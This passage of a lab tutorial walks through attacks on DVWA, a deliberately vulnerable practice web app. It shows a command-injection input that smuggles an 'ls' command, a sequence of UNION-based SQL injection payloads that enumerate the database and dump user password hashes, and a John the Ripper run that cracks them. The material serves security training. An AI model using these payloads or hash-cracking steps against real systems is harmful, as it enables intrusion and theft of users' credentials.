
2. Gives us a directory that, by default has a separate directory for each database created. You should see a directory for dvwa and phpmyadmin

```
192.168.56.20; ls -l / var/lib/mysql/dvwa
```

3. Shows us the tables in the dvwa database (guestbook and users). We can use these in the next attack.

Database Injections

Database injections can also be attempted in DVWA. Select SQL Injections along the left side, and enter User ID 1. It shows basic info below:



Vulnerability: SQL Injection

User ID: 1

```
ID: 1
First name: admin
Surname: admin
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

As seen previously, we can attempt a basic injection of:

```
%' or 1=1 #
```

The above uses the standard SQL wildcard % and returns all results in one of the tables. As we saw previously, it is likely the users table.



Vulnerability: SQL Injection

User ID: %' or 1=1 #

```
ID: %' or 1=1 #
First name: admin
Surname: admin

ID: %' or 1=1 #
First name: Gordon
Surname: Brown

ID: %' or 1=1 #
First name: Hack
Surname: Me

ID: %' or 1=1 #
First name: Pablo
Surname: Picasso

ID: %' or 1=1 #
First name: Bob
Surname: Smith
```

Another SQL injection we can try is determine the version of the database. Consider the union SQL command to add extra values to the output. Before we do this, we have to determine how many columns are being returned. We can guess (we see 2 or 3 values above) however we can use the 'order by' clause to determine number of columns in query. Consider the following;

```
%' or 1=1 order by 3 #
```


You should get the following:

```
Unknown column '3' in 'order clause'
```

We can modify our query to say the following:

```
%' or 1=1 order by 2 #
```

We get the following:




```
ID: %' or 1=1 order by 2 #
First name: admin
Surname: admin

ID: %' or 1=1 order by 2 #
First name: Gordon
Surname: Brown

ID: %' or 1=1 order by 2 #
First name: Hack
Surname: Me

ID: %' or 1=1 order by 2 #
First name: Pablo
Surname: Picasso

ID: %' or 1=1 order by 2 #
First name: Bob
Surname: Smith
```

This shows us that there are 2 columns returned, and the first thing that gets returned is our initial query. Let's use that info to attempt a union query:

```
%' or 1=1 union select null, version() #
```

With the above, we get the following:



```
ID: %' or 1=1 union select null, version() #
First name: admin
Surname: admin

ID: %' or 1=1 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 1=1 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 1=1 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 1=1 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 1=1 union select null, version() #
First name:
Surname: 10.1.37-MariaDB-0+deb9u1
```

With this info, we can look for vulnerabilities against Maria Database, version: 10.1.37-MariaDB-0+deb9u1

Let's try something else.

```
%' or 0=0 union select null, user() #
```

We will get the user connection information, as below:

```
ID: %' or 0=0 union select null, user() #
First name:
Surname: dvwa@localhost
```

Let's get info about our database and table next. Try the following:

```
%' or 0=0 union select null, database() #
```

We will get the user connection information, as below:

```
ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa
```

Let's get info about our database and table next. Try the following:

```
%' and 1=0 union select null, table_name from information_schema.tables #
```

First we did a 1=0, returning a null result for the first part of the union. Makes info easier to find.

Next, note we will get lots of tables listed, but there is specific table we are looking for. The users table (same info we found in our previous command chain injection):


```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: users
```

Let's get info about our database and table next. Try the following:

```
%' and 1=0 union select null, column_name from
information_schema.columns where table_name = 'users' #
```

We get lots of information below. Our output is below, but we get a list of columns available to the table. Even though our query only returns two columns, there is 8 columns in the table, as below:

1. user_id
2. first_name
3. last_name
4. user
5. password
6. avatar
7. last_login
8. failed_login




```
ID: %' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users' #
First name:
Surname: user_id

ID: %' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users' #
First name:
Surname: first_name

ID: %' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users' #
First name:
Surname: last_name

ID: %' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users' #
First name:
Surname: user

ID: %' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users' #
First name:
Surname: password

ID: %' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users' #
First name:
Surname: avatar

ID: %' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users' #
First name:
Surname: last_login

ID: %' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users' #
First name:
Surname: failed_login
```

Let’s see if we can get some extra info from the info above. First understand string concatenation is possible in MySQL and MariaDB. It uses the concat() function. With this, we can add a line break with the character 0x0a, which should give us a line break. Try the following SQL injection:

```
%' and 1=0 union select null, concat(first_name,0x0a,
last_name,0x0a,user,0x0a,password) from users #
```

We get the following:



```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password)
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password)
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password)
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password)
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password)
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

This gives me the following list of MySQL hashes:

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
```

```
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

We can save this file, and take this info to a password cracking utility. Save the above (or whatever you get on your box) and save it as mysql_passwords.txt. Upload to your Debian box, and run John against this and see what you get. Use the following command:


```
john --format=raw-MD5 mysql_passwords.txt
```

Note that the version of John the Ripper doesn't support this kind of password cracking. We are going to have to deploy this to Kali.

You can try a number of solutions – most wont work. If you try a putty connection or a winscp connection, they will be rejected. One way is to upload the file above to a share you have (for example if you have a git repository, or globally share with google docs but don't log in to google with Kali, it is highly unadvised!)

Another is to launch Firefox within Kali, log into DVWA, set the security level to Low, and reattempt the final SQL injection above. This gives you the ability to create a file locally on Kali.

John the Ripper is compiled on Kali with support for raw-md5 cracking. Once you have the file in place, attempt cracking again. You should get the following result:



```
root@kali:~# ls
Desktop    Downloads  mysql_passwords.txt  Public     Videos
Documents  Music      Pictures             Templates
root@kali:~# john --format=raw-md5 mysql_passwords.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password          (admin)
password          (smithy)
abc123            (gordonb)
letmein           (pablo)
charley           (1337)
5g 0:00:00:00 DONE 3/3 (2019-01-23 23:51) 5.319g/s 193304p/s 193304c/s 209700C/s
 charlie..charies
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~# 
```